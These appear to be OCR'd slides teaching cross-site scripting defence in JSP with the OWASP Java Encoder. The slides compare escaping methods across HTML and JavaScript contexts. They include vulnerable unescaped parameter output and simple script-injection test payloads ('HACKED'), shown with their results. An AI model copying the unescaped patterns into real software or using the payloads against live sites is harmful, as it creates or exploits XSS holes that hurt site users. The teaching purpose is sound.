
https://github.com/OWASP/owasp-java-encoder

OWASP Java Encoder Project




```
<%@page import="org.owasp.encoder.Encode" %>
<%@taglib prefix="e"
          uri="https://www.owasp.org/index.php/OWASP_Java_Encoder_Project"%>

OWASP encoder - <%= Encode.forHtml(request.getParameter("message")) %><br/>
OWASP Encoder tag - <e:forHtml value="${param.message}" />
```

OWASP Java Encoder Project



```
<%@page import="org.owasp.encoder.Encode" %>
<%@taglib prefix="e"
          uri="https://www.owasp.org/index.php/OWASP_Java_Encoder_Project"%>

OWASP encoder - <%= Encode.forHtml(request.getParameter("message")) %><br/>
OWASP Encoder tag - <e:forHtml value="${param.message}" />
```




```
OWASP encoder - <script>document.write('HACKED')</script>
OWASP Encoder tag - <script>document.write('HACKED')</script>
```

✓

try submitting

<b>HACKED</b>



JSP Expression - **hacked**

JSP EL - **hacked**

JSTL out - <b>hacked</b>

JSP EL using Escape Function - <b>hacked</b>

OWASP encoder - <b>hacked</b>

OWASP Encoder tag - <b>hacked</b>

Not Just HTML


Not Just HTML

Context is Important

```
<%@ page import="org.owasp.encoder.Encode" %>
<%@ taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core" %>
<%@ taglib prefix="fn" uri="http://java.sun.com/jsp/jstl/functions" %>
<%@ taglib prefix="e"
           uri="https://www.owasp.org/index.php/OWASP_Java_Encoder_Project" %>
<%@ taglib prefix="esapi" uri="/WEB-INF/tld/esapi.tld" %>

<h1>Parameter - JavaScript</h1><br/>

JSP Expression:
<script>  <%= request.getParameter("message") %> </script><br/>

JSP EL:
<script> ${param.message} </script><br/>

JSTL out:
<script> <c:out value="${param.message}"/> </script><br/>

JSP EL using Escape Function:
<script> ${fn:escapeXml(param.message)} </script><br/>

OWASP Encoder:
<script> <%= Encode.forJavaScriptBlock(request.getParameter("message")) %> </script>
<br/>

OWASP Encoder tag:
<script> <e:forJavaScript value="${param.message}"/> </script><br/>

ESAPI tag:
<script> <esapi:encodeForJavaScript>${param.message}</esapi:encodeForJavaScript>
</script><br/>
```


http://www.cool.net?**message=document.write('HACKED')**

http://www.cool.net?**message=document.write('HACKED')**




JSP Expression: HACKED
JSP EL: HACKED
JSTL out:
JSP EL using Escape Function:
OWASP Encoder:
OWASP Encoder tag:
ESAPI tag:

http://www.cool.net?**message=document.write('HACKED')**




JSP Expression: HACKED
JSP EL: HACKED
JSTL out:
JSP EL using Escape Function:
OWASP Encoder:
OWASP Encoder tag:
ESAPI tag:



```
JSP Expression:
<script>
  document.write('HACKED')
</script><br/>

JSP EL:
<script>
  document.write('HACKED')
</script><br/>

JSTL out:
<script>
  document.write(&#039;HACKED&#039;)
</script><br/>

JSP EL using Escape Function:
<script>
  document.write(&#039;HACKED&#039;)
</script><br/>

OWASP Encoder:
<script>
  document.write(\'HACKED\')
</script><br/>

OWASP Encoder tag:
<script>
  document.write(\x27HACKED\x27)
</script><br/>

ESAPI tag:
<script>
  document.write\x28\x27HACKED\x27\x29
</script><br/>
```

